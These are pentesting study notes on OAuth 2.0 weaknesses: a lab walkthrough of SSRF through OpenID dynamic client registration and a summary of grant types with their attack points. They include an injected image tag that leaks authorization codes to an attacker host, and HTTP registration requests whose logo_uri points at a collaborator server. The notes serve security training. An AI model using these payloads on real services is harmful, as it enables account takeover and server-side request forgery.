redirect_uriparameter to a page on which you can inject your own HTML content, you might be able to leak the code via theRefererheader. Ex:imgelement:<img src="evil-user.net">. When attempting to fetch this image, some browsers send the full URL in theRefererheader of the request, including the query string.
- If you can point the
Flawed scope validation
- May be able to use a token for more than the scope it is meant for
- authorization code grant type,- user’s data is requested and sent via secure server-to-server communication. It may still be possible to manipulate registering their own client application with the OAuth service.
- More here
Unverified User Registration
More info here
Lab: SSRF via OpenID dynamic client registration
.well-known/openid-configurationof the OAuth server- Notice the registration endpoint located at
https://oauth-0a18008203f2d8d18411ed2c0224001d.oauth-server.net/reg - Register your client application with a
POSTrequest. Ex: ```HTTP POST /reg HTTP/2 Host: oauth-0a40004804aefb598154af3f02380096.oauth-server.net Content-Type: application/json Content-Length: 67
{ “redirect_uris” : [ “https://example.com” ] }
- This registers a new client application, and the response should give you a `client_id`
	- `zH8Kqax6rTVDCWKprrdTo`
- This `client_id` helps us to retrieve information which we can see in the `GET /client/<client_id>/logo`
- So we can put the resource we want in there and then call it from that endpoint
```HTTP
POST /reg HTTP/1.1
Host: oauth-YOUR-OAUTH-SERVER.oauth-server.net
Content-Type: application/json
{
	"redirect_uris" : [
		"https://example.com"
	],
	"logo_uri" : "https://BURP-COLLABORATOR-SUBDOMAIN"
}
Additional Reading
Hidden OAuth attack vectors OAuth grant types
Additional THM Notes
Types of Grants
1. Authorization Code Grant
-
Purpose: Used for server-to-server or client-server communications where the client exchanges an authorization code for an access token.
- Flow:
- User authenticates with the authorization server via a redirect URI.
- The server sends an authorization code to the client.
- The client exchanges this code for an access token (and sometimes a refresh token) at the token endpoint.
- The access token is used to access protected resources.
- Common Use Cases:
- Web applications.
- Applications needing long-term access.
- Pentesting Considerations:
- Code leakage: Attackers intercept the authorization code during redirection.
- CSRF: Exploit poorly protected redirect URIs to hijack authorization codes.
- PKCE Vulnerabilities: If PKCE (Proof Key for Code Exchange) isn’t enforced, attackers can perform code injection or reuse.
- Open Redirects: Exploitable
redirect_uriparameters leading to phishing attacks.
2. Implicit Grant (Legacy and less secure)
-
Purpose: Designed for browser-based (JavaScript) applications where tokens are issued directly in the browser without a server-side exchange.
- Flow:
- User authenticates with the authorization server via a redirect URI.
- The server directly sends an access token in the URL fragment (
#). - The client extracts the token and uses it to access resources.
- Common Use Cases:
- Single-page applications (SPAs) or mobile apps (deprecated for SPAs in favor of Authorization Code with PKCE).
- Pentesting Considerations:
- Token exposure: Access tokens in the URL fragment are visible to browser history, logs, and referrers.
- CSRF/XSS: Malicious scripts can steal tokens from the URL.
- No token refresh: Lack of refresh tokens often leads to poor security practices like storing access tokens in unsafe locations.
3. Resource Owner Password Credentials (ROPC) Grant
-
Purpose: Allows a client to exchange the user’s credentials (username and password) directly for an access token.
- Flow:
- The user provides credentials directly to the client (not the authorization server).
- The client sends these credentials to the token endpoint.
- The server issues an access token.
- Common Use Cases:
- Legacy systems or trusted applications.
- Rarely used today due to poor security practices.
- Pentesting Considerations:
- Credential exposure: User credentials are directly handled by the client, increasing the risk of theft.
- MitM attacks: Without proper TLS, credentials can be intercepted.
- Insecure storage: Credentials stored insecurely by the client.
- Excessive privileges: Testing if access tokens grant more permissions than intended.
4. Client Credentials Grant
-
Purpose: Allows a client application (not a user) to obtain an access token for accessing resources.
-
Flow:
- The client authenticates with the authorization server using its client ID and secret.
- The server issues an access token to the client.
- The client uses the token to access its own resources.
-
Common Use Cases:
- Machine-to-machine communication (e.g., API integrations).
-
Pentesting Considerations:
- Client secret exposure: Hardcoded secrets in source code or configuration files.
- Scope over-permissioning: Overly broad permissions granted to clients.
- Reused secrets: Shared secrets across multiple clients.
- TLS enforcement: Lack of HTTPS exposes credentials.
General Attack Vectors Across Grant Types
- Token Replay Attacks:
- Capture and reuse tokens to access resources.
- Scope Mismanagement:
- Test if tokens grant more access than necessary.
- Token Lifetimes:
- Verify if tokens have overly long lifetimes or if refresh tokens are improperly configured.
- Revocation Issues:
- Check if tokens remain valid after logout or revocation.
Understanding these flows and their weaknesses is critical for assessing the security of applications implementing OAuth 2.0.